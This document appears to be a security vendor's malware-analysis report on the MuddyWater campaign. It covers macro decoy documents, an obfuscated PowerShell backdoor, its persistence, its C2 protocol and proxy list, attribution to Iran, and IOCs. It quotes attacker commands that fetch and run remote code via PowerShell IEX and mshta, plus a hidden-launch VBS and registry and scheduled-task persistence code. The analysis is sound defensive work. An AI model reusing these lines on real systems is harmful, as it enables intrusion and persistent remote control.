


Distribution of infected Operating Systems

While 85% of infected devices are workstations, the remaining 15% is made by servers, indicating that the attackers are capable of escalating after the initial breach to get direct access to the data they're interested to.

Decoy Documents

The initial backdoor is deployed using a decoy document containing a macro. Here are some examples of the content delivered to the victims:





The observed content has some common characteristics like the attempt to impersonate National entities; the four documents mimics:

- Iraqi National Intelligence Service
- National Security Agency
- Ministry of Interior of Saudi Arabia
- Federal Investigation Agency Ministry Of Interior Pakistan

Every document also presents an Input Box and a Button at the bottom of the page.

Document Analysis

Beside the decoy content, the static analysis of the initial documents allowed us to identify some common characteristics. All documents leverages the Macro VBS mechanism to execute code and deploy next attack stages.

Sample 1

SHA256: `2c8d18f03b6624fa38cae0141b91932ba9dc1221ec5cf7f841a2f7e31685e6a1`

ExifTool file metadata

SharedDoc	No
HyperlinksChanged	No
LinksUpToDate	No
LastModifiedBy	GIGABYTE
HeadingPairs	Title, 1
ZipFileName	[Content_Types].xml
Template	Normal.dotm
ZipRequiredVersion	20
ModifyDate	2017:09:16 06:28:00Z
ZipCRC	0x807b1fe2
Words	79
ScaleCrop	No
RevisionNumber	47
MIMEType	application/vnd.ms-word.document.macroEnabled
ZipBitFlag	0x0006
CreateDate	2017:08:20 10:47:00Z
Lines	3
AppVersion	15.0
ZipUncompressedSize	3184
ZipCompressedSize	544
Characters	456
CharactersWithSpaces	534
DocSecurity	None
ZipModifyDate	1980:01:01 00:00:00
FileType	DOCM
Application	Microsoft Office Word
TotalEditTime	3.2 hours
ZipCompression	Deflated
Panes	1

Sample 1 Metadata

Sample 2

SHA256: 40a6b4c6746e37d0c5ecb801e7656c9941f4839f94d8f4cd61eaf2b812feaabe

ExifTool file metadata	
SharedDoc	No
Author	GIGABYTE
CodePage	Windows Latin 1 (Western European)
LinksUpToDate	No
LastModifiedBy	GIGABYTE
HeadingPairs	Title, 1
Template	Normal.dotm
CharCountWithSpaces	766
CreateDate	2017:11:06 14:53:00
CompObjUserType	Microsoft Word 97-2003 Document
ModifyDate	2017:11:07 12:29:00
HyperlinksChanged	No
Characters	653
ScaleCrop	No
RevisionNumber	3
MIMEType	application/msword
Words	114
FileType	DOC
Lines	5
AppVersion	15.0
Security	None
Software	Microsoft Office Word
TotalEditTime	54.0 minutes
Pages	1
CompObjUserTypeLen	32
FileTypeExtension	doc
Paragraphs	1

Sample 2 Metadata

Both documents has the following common metadata fields:

- LastModifiedBy: **GIGABYTE**
- AppVersion: **15.0**
- Software: **Microsoft Office Word**

In particular all but one document's metadata show that the author's keyboard locale was set to *ar_SA* (Arabic, Saudi Arabia).

The macro operations can be summarized as follow:

- Decode and drop a powershell script into *C:\Users\Public\Documents\system.ps1*
- Decode and drop a VBS script into *C:\Users\Public\Documents\system.vbs*
- Executes the VBS with Shell.Open Method

The VBS content is below reported and its scope is to simply run **system.ps1** powershell script.

```
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file
C:\Users\Public\Documents\system.ps1"
objShell.Run command,0
Set objShell = Nothing
```

Powershell Backdoor

Starting from **system.ps1** the attack-chain goes through two blocks of code that prepare the ground for the third block of code, containing the real powershell backdoor. Each block sets the variables necessary for the correct execution of the backdoor. Since the entire content is quite large we summarized the overall structure as follows:

```
# First Block
&((GET-VARIABLE '*MDR*').Name[3,11,2]-Join'' ) (" $( sv 'Ofs' '' )"+[stRinG](( 100000, [...])
# Second Block
&( $pSh0me[21]+$psh0ME[34]+'x') ([stRinG]::Join( ' ' , ('100000 [...])
# Third Block/Backdoor
. ( $ShELLIID[1]+$shellID[13]+'x') ( ( '1100110 [...])
```

We can observe 3 blocks of code that seems to be obfuscated with using Invoke-Obfuscation. Each block presents this structure:

iex | (code)

First Block

After the deobfuscation, the first block sets the following variables:

First Block Variables

Second Block

The second block like the first one after being deobfuscated, creates additional local variables, environment variables and functions used by the backdoor:

Second Block Variables

```
1 function regread
2 { ...
5 }
6 function regwrite
7 { ...
10 }
11 function regwritecurrentuserproxy
12 { ...
27 }
28 function regwritelocalmachineproxy
29 { ...
44 }
45 function encode
46 { ...
57 }
58 function decode
59 { ...
70 }
```

Second Block Functions

Third Block/Backdoor

The third and final block is the backdoor and it's responsible for:

- Anti-Analysis Countermeasures

- Persistence
- Victim registration
- Network communications
- Command Execution

The whole backdoor's structure is quite simple and appears as follows:

```

1  function httpSend
2  { ...
11 }
12 function httpGet
13 { ...
61 }
62 function apiGet
63 { ...
68 }
69 function register
70 { ...
80 }
81 function getCommand
82 { ...
95 }
96 function eval
97 { ...
104 }
105 function sendResult
106 { ...
126 }
127 function getKey
128 { ...
150 }
151 function persist
152 { ...
184 }
185 function isDeugEnv
186 { ...
195 }
196 function doSleep
197 { ...
202 }
203
204 isDeugEnv
205 persist
206 doSleep
207
208 regWriteLocalMachineProxy $LocalMachine $k
209 regWriteCurrentUserProxy $p $k
210 $proxy = $all_url
211 while ((getKey) -eq $false){ Start-Sleep 120 }
212
213 $failCount=0
214 while ($true){
215     isDeugEnv
216     if((getCommand) -eq $false){++$failCount}
217     if($failCount -gt 4){getKey}
218     Start-Sleep -s 300
219 }
220

```

Third Block/Backdoor

For the sake of brevity we will report only the most interesting functions.

The backdoor implements an anti-analysis countermeasure that uses **isDebugEnv** to shutdown the machine if one of the following tools is found to be running:

```

ollydbg
ProcessHacker
tcpview
autoruns
autorunsc
filemon
procmon
regmon
procexp
idaq
idaq64
ImmunityDebugger
Wireshark
dumpcap
HookExplorer
ImportREC
PETools
LordPE
dumpcap
SysInspector
proc_analyzer
sysAnalyzer
sniff_hit
windbg
joeboxcontrol
joeboxserver

```

During the analysis, our victims received an updated version of **isDebugEnv** which extends the list to the following tools too:

```

win32_remote
win64_remote64

```

The function **persistence** takes care of lowering the security settings of Microsoft Excel and Word, creating a survival on reboot mechanism and hiding the VBS and PS1 by setting the file attributes *System* and *Hidden* via the Windows utility *attrib.exe*.

Persistence is obtained by adding an entry into **(HKCU and HKLM) CurrentVersion\Run**. The final artifact will have a value named **Windows Optimizations** which resolves to: **Wscript C:\Users\Public\Documents\System.Vbs**. An second persistence is obtained by adding a **Scheduled Task** entry called **Microsoft\WindowsOptimizationsService** which executes **Wscript C:\Users\Public\Documents\System.Vbs**.

```

101 function persist
102
103     Func([i64] $i -in $My $Env)
104         $rg = "HKLM\Software\Microsoft\Office\16\Word\Security";
105         If($?path $rg){
106             New-ItemProperty -Path $rg -Name Accessible -Value 1 -PropertyType DWORD -Force | out-null;
107             New-ItemProperty -Path $rg -Name Allowings -Value 1 -PropertyType DWORD -Force | out-null;
108             $rg = "$rg\Protectable";
109             If($?path $rg){
110                 New-ItemProperty -Path $rg -Name DisableAttachmentsOnly -Value 1 -PropertyType DWORD -Force | out-null;
111                 New-ItemProperty -Path $rg -Name DisableInternetAccessOnly -Value 1 -PropertyType DWORD -Force | out-null;
112                 New-ItemProperty -Path $rg -Name DisableTaskExecutionOnly -Value 1 -PropertyType DWORD -Force | out-null;
113             }
114         }
115         $rg = "HKCU\Software\Microsoft\Office\16\Word\Security";
116         If($?path $rg){
117             New-ItemProperty -Path $rg -Name Accessible -Value 1 -PropertyType DWORD -Force | out-null;
118             New-ItemProperty -Path $rg -Name Allowings -Value 1 -PropertyType DWORD -Force | out-null;
119             $rg = "$rg\Protectable";
120             If($?path $rg){
121                 New-ItemProperty -Path $rg -Name DisableAttachmentsOnly -Value 1 -PropertyType DWORD -Force | out-null;
122                 New-ItemProperty -Path $rg -Name DisableInternetAccessOnly -Value 1 -PropertyType DWORD -Force | out-null;
123                 New-ItemProperty -Path $rg -Name DisableTaskExecutionOnly -Value 1 -PropertyType DWORD -Force | out-null;
124             }
125         }
126     }
127
128     attrib +s +h "$i_path\optes.vbs"
129     attrib +s +h "$i_path\optes.ps1"
130     regfile -q HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -s "Windows Optimizations" -v "wscript $i64"
131     regfile -q HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -s "Windows Optimizations" -v "wscript $i64"
132     schtasks /create /ru system /sc DAILY /TN Microsoft\WindowsOptimizationsService /TR "wscript $i64" /P
133 }

```

The entire function and the system's alterations can be easily summarized by checking the events in [ReaQta-Hive](#):



ReaQta-Hive Events

On the next step the script looks for *.dat files, if none is found it sleeps up to one hour and then stores the proxy URL in the registry and awaits until the function **getKey()** succeeds.

The **getKey()** function retrieves a key that uniquely identifies the victim's machine, if it does not exist it invokes the **register** function. Registration is performed by collecting information about the running OS that will be sent to the attacker, the server will finally reply with a unique key (MD5) stored in **{username}.dat**. By diving more in depth in the **register** function we can see that it gathers IP, OS and User's information, finally assembling the following string:


```
$(Env:computername)--$(Env:username)--$os--$(($ps.subString(1))--$(Get-WmiObject Win32_ComputerSystem).Domain)
```

After the UniqueKey handling (Created or Found) stage the backdoor enters in the Main Loop that calls the **getCommand()** function. This function requests commands to the C2 and sends back the results by splitting them in chunks.

The command evaluation is performed by using **Invoke-Expression** from powershell, such approach is simple and straightforward and it offers strong post-exploitation capabilities to the attacker, the scripts can now run as a remote powershell.


Additional persistence method

We identified an additional persistence method deployed by the attacker, the technique relies on using a *Word Template* and it's been described at length in the article "Maintaining Access with Normal.dotm"



Powershell script that create

the Normal.dotm file




Macro

from Normal.dotm

Connections and Similarities between samples

During the investigation we noticed that this attack generated an incident quite similar to another one we already observed in the past. As we can see from the following screenshots the two process-tree are almost the same:



Behavioral-Tree view of Old

and New incidents


The core differences between the two attacks can be summarized as follows:

- Macro and Powershell script are now obfuscated
- Backdoor code has been refactored
- URL parameters are changed

Additionally the code of the backdoor has been refactored, as it can be seen from the following examples.


function httpGet

The new version adds a fallback URL to contact, in both cases domains are randomly chosen from an hard-coded list.



httpGet diff

The “send” code has been moved into a dedicated new function:



send code diff

function persistence

The persistence is obtained by using the same techniques and names as before, with the exception of the scheduled-task entry name that changes as follows:

WindowsOptimizations -> Microsoft\WindowsOptimizationsService

CurrentVersion\Run Persistence



Differences between Old and

New CurrentVersion\Run

Scheduled Task Persistence



New Scheduled Task

MuddyWater Communication

Communication with the C2 happens through compromised websites working as proxies, as explained above. Here it is a partial list of the proxies adopted by the backdoor:

```

19 http://106.187.38.21/short_or/work.php?c=
20 http://www.akhtaredanesh.com/d/oschool/power.php?c=
21 http://www.arcadecreative.com/work.php?c=
22 http://camco.com.pk/Controls/data.aspx?c=
23 http://whiver.in/power.php?c=
24 http://cgss.com.pk/data.aspx?c=
25 http://feribschat.eu/logs.php?c=
26 http://azmwn.suliparwarda.com/wp-content/plugins/wpdataables/panda.php?c=
27 http://www.armaholic.com/list.php?c=
28 http://azmwn.suliparwarda.com/wp-content/themes/twentyfifteen/logs.php?c=
29 http://www.eapa.org/asphalt.php?c=
30 http://suliparwarda.com/wp-content/plugins/entry-views/work.php?c=
31 http://www.shapingtomorrowworld.org/category.php?c=
32 http://suliparwarda.com/wp-content/themes/twentyfifteen/work.php?c=
33 http://bangortalk.org.uk/speakers.php?c=
34 https://wallpapercase.com/wp-includes/customize/logs.php?c=
35 http://www.ridefox.com/content.php?c=
36 https://wallpapercase.com/wp-content/themes/twentyfifteen/logs.php?c=
37 https://coa.inducks.org/publication.php?c=
38 http://www.yaran.co//wp-content/plugins/so-masonry/logs.php?c=
39 http://www.dafc.co.uk/news.php?c=
40 http://www.yaran.co/wp-includes/widgets/logs.php?c=
41 https://mhtevents.com/account.php?c=
42 http://www.asan-max.com/files/articles/css.aspx?c=
43 http://best2.thebestconference.org/ccb/browse_cat.php?c=
44 http://www.asan-max.com/files/articles/large/css.aspx?c=

```

Proxy List

As it can be seen from the above image, every request is performed via GET:

http://[COMPROMISED_SITE]/[MALICIOUS].php?c=Base64(CustomEncoding([DATA]))

Backdoor's interactions with the attacker can be synthesized in two main steps:

- UniqueKey Handling (Registration/UniqueKey Update)
- Command Exchange

Registration (already explained in depth) uses the following URL parameters:

Base64(CustomEncoding(a=r&b=[REGISTRATION_DETAILS]))

The final result from a network point of view is:



registration

Command Exchange happens through the function **getCommand**.

The Backdoors can request a command to the attacker using the \$id which is the *UniqueKey*:

```
Base64(CustomEncoding(a=g&b=$id))
```

The attacker replies as follows:

```
Base64(CustomEncoding($cmdID--$cmd))
```

Once the backdoor executes the command *\$cmd*, it replies back to the attacker with the result:

```
Base64(CustomEncoding(a=s&i=$id&ch=last&ci=$cmdId&r=$result))
```


Depending on the length of the result, the reply to the attacker can be divided in chunks.

This is an extract of commands received directly from the attacker:

```
781--Remove-itemproperty -path HKCU:\Software\Classes\exefile\shell\runas\command -name IsolatedCommand -Force
```

```
791--powershell -nop -w hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://www.[REDACTED]/sh.txt')"
```

As we can see from the last command, the attacker sent a new powershell script:




```
PS C:\Users\quall> powershell -nop -w hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://www.[REDACTED]/sh.txt')"
```

powershell script sh.txt

Whose scope was to update the backdoor:

- New C2 address
- New isDebugEnabled function
- New proxy list (reported below)



Old vs New Proxy List

In another session we received other commands whose scope was to try other backdoors:

Koadic JScript RAT:

```
821--mshta http://[REDACTED].38:9999/PcWuI
825--whoami
```

Koadic JScript RAT:

```
826--mshta http://[REDACTED].134:9999/RBzUs
```

Meterpreter injected using to_mem_pshreflection.ps1.template

```
829--powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdAdoA0gBTAGkAegBlACAALQBIAHEIAA0ACKAewAk[...]
```

Koadic JScript RAT:

```
836--mshta http://[REDACTED].148:9999/tTsJX
```

MuddyWater Attribution

As usual attribution of cyber espionage operations is a very complex topic and we don't have definitive elements to make conclusions, that said during our investigation we noticed what might have been a mistake from one of the operators and for a while we were able to track his/her movements. The IP address was in Tehran, Iran and we have reason to believe that, in that specific instance, we were dealing with a final IP address and not a proxy, or a victim used to conceal the real address. Other elements provide circumstantial evidence that the attacks can reasonably originate from Iran like the kind (and more specifically the identities) of the victims most investigated by the operators and their geographic distribution. Despite the origin of MuddWater's attacks, a lot of doubts remain, the first of them is whether the group is state-sponsored or part of the organized crime. The relatively low sophistication of the attacks and the general handling of their infrastructure led us to think about a criminal group, but the choice of victims and their agility once inside the compromised infrastructures made us think about a more structured entity (possibly made by two different groups, one for attacks and

another one specialized in post-exploitation activities). The second is about their link with **APT33/OilRig**, there are different similarities in the techniques adopted by MuddyWater and APT33/OilRig but whether the operations belong to the same actor is still unknown.

Conclusions

Our customers running **ReaQta-Hive** are already protected and no further action is required. We suggest to check for all the published IOCs in order to understand whether the current backdoors are active and to check for signs of persistence described above.

Appendix – IOCs

Documents

- 40a6b4c6746e37d0c5ecb801e7656c9941f4839f94d8f4cd61eaf2b812feaabe
- 588cd0fe3ae6fbd2fa4cf8de8db8ae2069ea62c9eaa6854caedf45045780661f
- 917a6c816684f22934e2998f43633179e14dcc2e609c6931dd2fc36098c48028
- a6673c6d52dd5361afd96f8143b88810812daa97004f69661da625aaaba9363b
- de6ce9b75f4523a5b235f90fa00027be5920c97a972ad6cb2311953446c81e1d
- 2c8d18f03b6624fa38cae0141b91932ba9dc1221ec5cf7f841a2f7e31685e6a1

C2

[http://148\[.\]251\[.\]204\[.\]131:8060](http://148[.]251[.]204[.]131:8060) **Powerstats**

[http://78\[.\]129\[.\]139\[.\]147:8060](http://78[.]129[.]139[.]147:8060) **Powerstats**

[http://104\[.\]237\[.\]233\[.\]38:9999](http://104[.]237[.]233[.]38:9999) **Koadic**

[https://78\[.\]129\[.\]139\[.\]134:6643](https://78[.]129[.]139[.]134:6643) **Meterpreter**

[http://78\[.\]129\[.\]139\[.\]134:9999](http://78[.]129[.]139[.]134:9999) **Koadic**

[http://88\[.\]99\[.\]17\[.\]148:9999](http://88[.]99[.]17[.]148:9999) **Koadic**

Powerstats and vbs launcher hashes

4121db476b66241610985350b825b9f1680d0171ab01a52b5ffcb56481521e44 *C:\Users\Public\Documents\NTSTATS.ps1*

a0abec361411cb11e01337939013bad1f54ad5865c73604a1b360d68ddfdb96a *C:\Users\Public\Documents\NTSTATS.vbs*

b2c10621c9c901f0f692cae0306baa840105231f35e6ec36e41b88eebd46df4c *C:\Users\Public\Documents\system.ps1*

16bc6cc38347a722bb7682799e9d9da40788e3ca15f29e46b475efe869d0a04 *C:\Users\Public\Documents\system.vbs*

Powerstats Proxy URLs

- [http://106\[.\]187\[.\]38\[.\]21/short_qr/work\[.\]php?c=](http://106[.]187[.]38[.]21/short_qr/work[.]php?c=)
- [http://arbiogaz\[.\]com/upload/work\[.\]php?c=](http://arbiogaz[.]com/upload/work[.]php?c=)
- [http://arch-tech\[.\]net/components/com_layer_slider/Senditem\[.\]php?c=](http://arch-tech[.]net/components/com_layer_slider/Senditem[.]php?c=)
- [http://azmwn\[.\]suliparwarda\[.\]com/wp-content/plugins/wpdatables/panda\[.\]php?c=](http://azmwn[.]suliparwarda[.]com/wp-content/plugins/wpdatables/panda[.]php?c=)
- [http://azmwn\[.\]suliparwarda\[.\]com/wp-content/themes/twentyfifteen/logs\[.\]php?c=](http://azmwn[.]suliparwarda[.]com/wp-content/themes/twentyfifteen/logs[.]php?c=)
- [http://bangortalk\[.\]org\[.\]uk/speakers\[.\]php?c=](http://bangortalk[.]org[.]uk/speakers[.]php?c=)
- [http://best2\[.\]thebestconference\[.\]org/ccb/browse_cat\[.\]php?c=](http://best2[.]thebestconference[.]org/ccb/browse_cat[.]php?c=)
- [http://bikekaidee\[.\]com/admin/404\[.\]php?c=](http://bikekaidee[.]com/admin/404[.]php?c=)
- [http://camco\[.\]com\[.\]pk/Controls/data\[.\]aspx?c=](http://camco[.]com[.]pk/Controls/data[.]aspx?c=)
- [http://cgss\[.\]com\[.\]pk/data\[.\]aspx?c=](http://cgss[.]com[.]pk/data[.]aspx?c=)
- [http://feribschat\[.\]eu/logs\[.\]php?c=](http://feribschat[.]eu/logs[.]php?c=)
- [http://fifacare55\[.\]com/404\[.\]php?c=](http://fifacare55[.]com/404[.]php?c=)
- [http://ghanaconsulate\[.\]com\[.\]pk/data\[.\]aspx?c=](http://ghanaconsulate[.]com[.]pk/data[.]aspx?c=)
- [http://heartmade\[.\]ae/plugins/content/contact/Senditem\[.\]php?c=](http://heartmade[.]ae/plugins/content/contact/Senditem[.]php?c=)

- [http://itcdubai\[.\]net/action/contact_gtc\[.\]php?c=](http://itcdubai[.]net/action/contact_gtc[.]php?c=)
- [http://kalef\[.\]alfa-bilisim\[.\]com/Content/data\[.\]aspx?c=](http://kalef[.]alfa-bilisim[.]com/Content/data[.]aspx?c=)
- [http://kalef\[.\]alfa-bilisim\[.\]com/banka/3d/data\[.\]aspx?c=](http://kalef[.]alfa-bilisim[.]com/banka/3d/data[.]aspx?c=)
- [http://larsson-elevator\[.\]com/plugins/xmap/com_k2/com\[.\]php?c=](http://larsson-elevator[.]com/plugins/xmap/com_k2/com[.]php?c=)
- [http://magical-energy\[.\]com/css\[.\]aspx?c=](http://magical-energy[.]com/css[.]aspx?c=)
- [http://magical-energy\[.\]com/css/css\[.\]aspx?c=](http://magical-energy[.]com/css/css[.]aspx?c=)
- [http://mainandstrand\[.\]com/work\[.\]php?c=](http://mainandstrand[.]com/work[.]php?c=)
- [http://ohofifa\[.\]com/wp-content/themes/Newspaper/mobile/includes/404\[.\]php?c=](http://ohofifa[.]com/wp-content/themes/Newspaper/mobile/includes/404[.]php?c=)
- [http://ohofifa\[.\]com/wp-content/themes/Newspaper/mobile/work\[.\]php?c=](http://ohofifa[.]com/wp-content/themes/Newspaper/mobile/work[.]php?c=)
- [http://projac\[.\]co\[.\]uk/Senditem\[.\]php?c=](http://projac[.]co[.]uk/Senditem[.]php?c=)
- [http://romix-group\[.\]com/modules/mod_wrapper/Senditem\[.\]php?c=](http://romix-group[.]com/modules/mod_wrapper/Senditem[.]php?c=)
- [http://school\[.\]suliparwarda\[.\]com/components/com_akeeba/work\[.\]php?c=](http://school[.]suliparwarda[.]com/components/com_akeeba/work[.]php?c=)
- [http://school\[.\]suliparwarda\[.\]com/plugins/editors/codemirror/work\[.\]php?c=](http://school[.]suliparwarda[.]com/plugins/editors/codemirror/work[.]php?c=)
- [http://suliparwarda\[.\]com/wp-content/plugins/entry-views/work\[.\]php?c=](http://suliparwarda[.]com/wp-content/plugins/entry-views/work[.]php?c=)
- [http://suliparwarda\[.\]com/wp-content/themes/twentyfifteen/work\[.\]php?c=](http://suliparwarda[.]com/wp-content/themes/twentyfifteen/work[.]php?c=)
- [http://taxconsultantsdubai\[.\]ae/wp-content/themes/config\[.\]php?c=](http://taxconsultantsdubai[.]ae/wp-content/themes/config[.]php?c=)
